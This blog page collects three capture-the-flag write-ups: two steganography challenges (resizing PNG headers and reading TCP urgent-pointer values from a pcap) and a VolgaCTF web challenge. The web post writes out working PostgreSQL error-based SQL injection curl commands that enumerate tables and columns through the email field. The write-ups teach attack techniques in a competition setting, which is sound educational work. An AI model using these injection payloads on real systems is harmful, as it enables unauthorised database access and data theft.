Showing posts with label message. Show all posts

Monday, March 5, 2018

Pragyan CTF 2018 - Pictorial mess (300)


This was an annoying but very rewarding challenge in the end once the idea came together.
We start off with a file called files.zip which contains seven png's from 0-6.png:


Source files: https://github.com/vitapluvia/Pragyan-CTF-2018/tree/master/stego/pictoral-mess

Looking at these we have the following images filled with color:


First we could see if any of these images have hidden values in the RGB values, they seem like a good candidate for this. Opening them in stegsolve and cycling through the channel filters, we start to see letters appear:


This seems to spell out 'MakeMeTall', attempting to submit this as the flag failed though.  It was just a clue towards the next step.

After some procrastination, it was time to try what must have been the right path. Edit the PNG in a hex editor and change the height value.

For this we'll source the amazing corkami binary references - https://github.com/corkami/pics, in particular the PNG reference:


There are many great hex editors out there, feel free to use your favorite if you're following along.

We want to look for IHDR and then skip past the next 4 bytes for the width to get to the height.
For each image, this value is set to 0x0000017C.

To make the image taller, let's increase that height value to 0x0000047C.
After we save the new copy of this image, we'll notice a CRC error when checking it using pngcheck.

zlib warning:  different version (expected 1.2.5, using 1.2.11)

0.png  CRC error in chunk IHDR (computed b301c292, expected e139ed35)
ERROR: 0.png

If we run pngcheck again, we get no errors, and if we look at the image it seems to have some extra information on the bottom!


Now we can repeat this process for the other images and check out the collection we get back:


Now this looks a lot like the bottom strips may be bits which could decode to character values. There are 20 'bits' per image and 7 images total. If we stack these bits, we get the header of this writeup:


If we attempt to concatenate these rows of bits together, we don't get anything too useful at all.
If we go from top to bottom, left to right, we're able to find a message. Trying the first column we can see what it decodes to:

$ python
>>> chr(0b1110000)
'p'

This is the beginning of the expected flag format 'pctf{', looks good!

Let's throw this in a small python script to decode it all:

#!/usr/bin/env python
from pwn import unbits

b = [
  '11111101111110101111',
  '11111011111111111111',
  '10101011000101110011',
  '00001001110010000101',
  '00110000111100001011',
  '01011110110001101000',
  '01001011100001111001',
]

flag = ''

for x in range(0, 20):
  bits = [0]
  for y in range(0, 7):
    bits += b[y][x]
  flag += unbits(bits)

print flag

This results in:

pctf{B3yondth3s1ght}


Sunday, March 26, 2017

VolgaCTF 2017 Quals - Bloody Feedback (100)


Disclaimer: During this challenge, I binge watched all of Black Books. This explains the memes below.

Starting out we're presented with a feedback form to submit some data (name, email, message).

There was also an input field at the top right looking like a search box.  Immediately tried putting a tick mark there to see if an error would be reflected:


This will send us to http://bloody-feedback.quals.2017.volgactf.ru/check/?code=%27.
Immediately inferring this is a perl application looking at the file extension noted in the error: Worker.pm

After playing around with the code looking for command-injection it turns out the application would accept any 32 byte string within the character range [A-Za-z0-9].  Looks like we couldn't get too far with this.

Valid URL ex.: http://bloody-feedback.quals.2017.volgactf.ru/check/?code=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


The next area to check was the initial feedback form.  Email had to be turned on, which seemed to be a good field to play with.

This seemed to have a very simple front-end validation setup for email, where type="email" in the markup.

Any feedback submitted is displayed in the "Top Messages" section, except the email field.  This helped when testing for XSS / CSRF, SQLi, etc.  But "Top Messages" did not seem to be reflecting any errors or execution.

Next we try an invalid email, maybe a quote mark to check for SQLi:


Sooooo, looks like SQLi, right?

If we look up DBD::Pg::db, we find the reference http://search.cpan.org/dist/DBD-Pg/Pg.pm
Also from looking at it, one could infer this is a Postgres db.

Let's try a few different types of injections until we get back to a non-error state!

First to get this into a scriptable state, we'll dump the cURL command from Chrome's Developer Tools.  In the network tab, go to the submission request, right click > Copy > Copy as cURL.

After pasting this on the command-line, hitting ctrl+x+e we can open in $EDITOR (currently set to VIM for this session).  In VIM we can use :%s/-H/-H \\\r/g to clean up the lines of the request.  Now we can go ahead and delete most of the headers which won't be used in this challenge.  This ends up turning into a one-liner, but for other challenges this may be different.

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=x&message=x&email='" 

This will dump the page contents and we can grep for any errors that get reflected back:

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=',version())-- - " | grep -i error -A6

This will dump:

ERROR: DBD::Pg::db do failed: ERROR:  value too long for type character varying(30) at Worker.pm line 29.

It looks like version() returns a string that's too long, so we can cut it using substr().

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', substr(version(), 0, 30))-- - "
...
<p><h3>Check status</h3><a href='/check/?code=Gc5n5Z2DcOCOAul3g2yRSaLU9uSpHncI'>Gc5n5Z2DcOCOAul3g2yRSaLU9uSpHncI</a></p>
...


Now let's do something a little more interesting....

To get the table names we can query pg_catalog.pg_tables for tablename, this will return multiple rows, if we set a limit and offset, we can enumerate all values.

url 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (SELECT tablename FROM pg_catalog.pg_tables limit 1 offset 1)) -- - "


So we've got the table name, now we need to find any interesting column names, we can do that by looking at column_name in information_schema.columns:

curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (select column_name from information_schema.columns limit 1 offset 6 )) -- - "


Now when we combine those two together:

curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (select s3cr3tc0lumn from s3cret_tabl3 limit 1 offset 4 )) -- - "


Sunday, May 1, 2016

Google CTF 2016 - A Cute Stegosaurus (100)


Description for this challenge was:

Admire our cutest Stegosaurus ever!


They give you a pcap file called stego.pcap, sooooo let's fire up Wireshark and see if a shark can find a dinosaur.


Initially saw a /message.png route being hit, so I decided to see if I could extract that out of the pcap.


In Wireshark, this is really simple, just follow the TCP stream / File > Export Objects > HTTP, and you'll see it pop up with the file seen in the traffic.


Save and open the file and we get:


YESSSSSSs! A Fr'cken Stegosaurus!!!!

Something about this pun in this makes me tear up a bit....
(Also Pro-Tip for trolling stego solvers in the future, add some random artifacts into the image like they mean something, after staring at that dino leg on the right with the seam, I almost thought it could be hidden there... Not sure if it was the caffeine or sleep-deprivation, either way it'll work on someone)


Anyways, down to business.

Running this image through the standard stego tools & photo editing tools got nothing.  Tried a quick sweep through the threshold, bitplanes, alpha, stereograph, etc.  Nothing too interesting was in the exif data either.


So after taking a break on this one and coming back I looked in the packets again to see if anything else was there for carving.

Started to look for any patterns in any part of the packets (being only 2k of them & fairly regular).
Then I stumbled upon this little gem:


What... is this Urgent pointer thing all about ?  Why so Urgent ?

This must be the Nova Microdash of TCP packets.....


So let's see if we can find out what's so urgent.


After going through a few, it looks like they may actually be in the printable character range.  This one was 70, let's convert that, write it down and go to the next one.  The next was 123, these two combined make the characters 'F{' ... going backwards we'll also see 67 & 84 as 'CT'... All of this together is 'CTF{' -- Looks like we're on the right track.


Now I could've probably done this by hand, but I didn't want to, felt a little lazy and also thought it was a good time to explore tshark more.  So in a new terminal I went ahead and executed this command (kinda luckily guessed this one, I'm not very experienced with tshark):

> tshark -r stego.pcap -T fields -e tcp.urgent_pointer

0
0
0
0
0
0
67
0
84
0
70
0
123
0
65
0
110
0
100
0
...


(Cut the output down for brevity) -- The problem with this output is there are all these 0 bytes that are sneaking in to our nice characters we want to extract. We could just grep these out to make life easier:

> tshark -r stego.pcap -T fields -e tcp.urgent_pointer | egrep -vi "^0$"

67
84
70
123
65
110
100
...


There's probably a really cool hacky way to turn these all to chars on the command-line (leave a comment if you know one), but I just threw it in a python script, did some normal vim/sed magic for converting it to a list, and printed out the result:

arr = [
        67,
        84,
        70,
        123,
        65,
        110,
        100,
        95,
        89,
        111,
        117,
        95,
        84,
        104,
        111,
        117,
        103,
        104,
        116,
        95,
        73,
        116,
        95,
        87,
        97,
        115,
        95,
        73,
        110,
        95,
        84,
        104,
        101,
        95,
        80,
        105,
        99,
        116,
        117,
        114,
        101,
        125,
]

print "".join([chr(x) for x in arr])


After running this we get the answer:

CTF{And_You_Thought_It_Was_In_The_Picture}

Learned a lot in this challenge including urgent flags, how evil a stego creator can get (including imagined scenarios that could've been worse), and how to spell Stegosaurus.
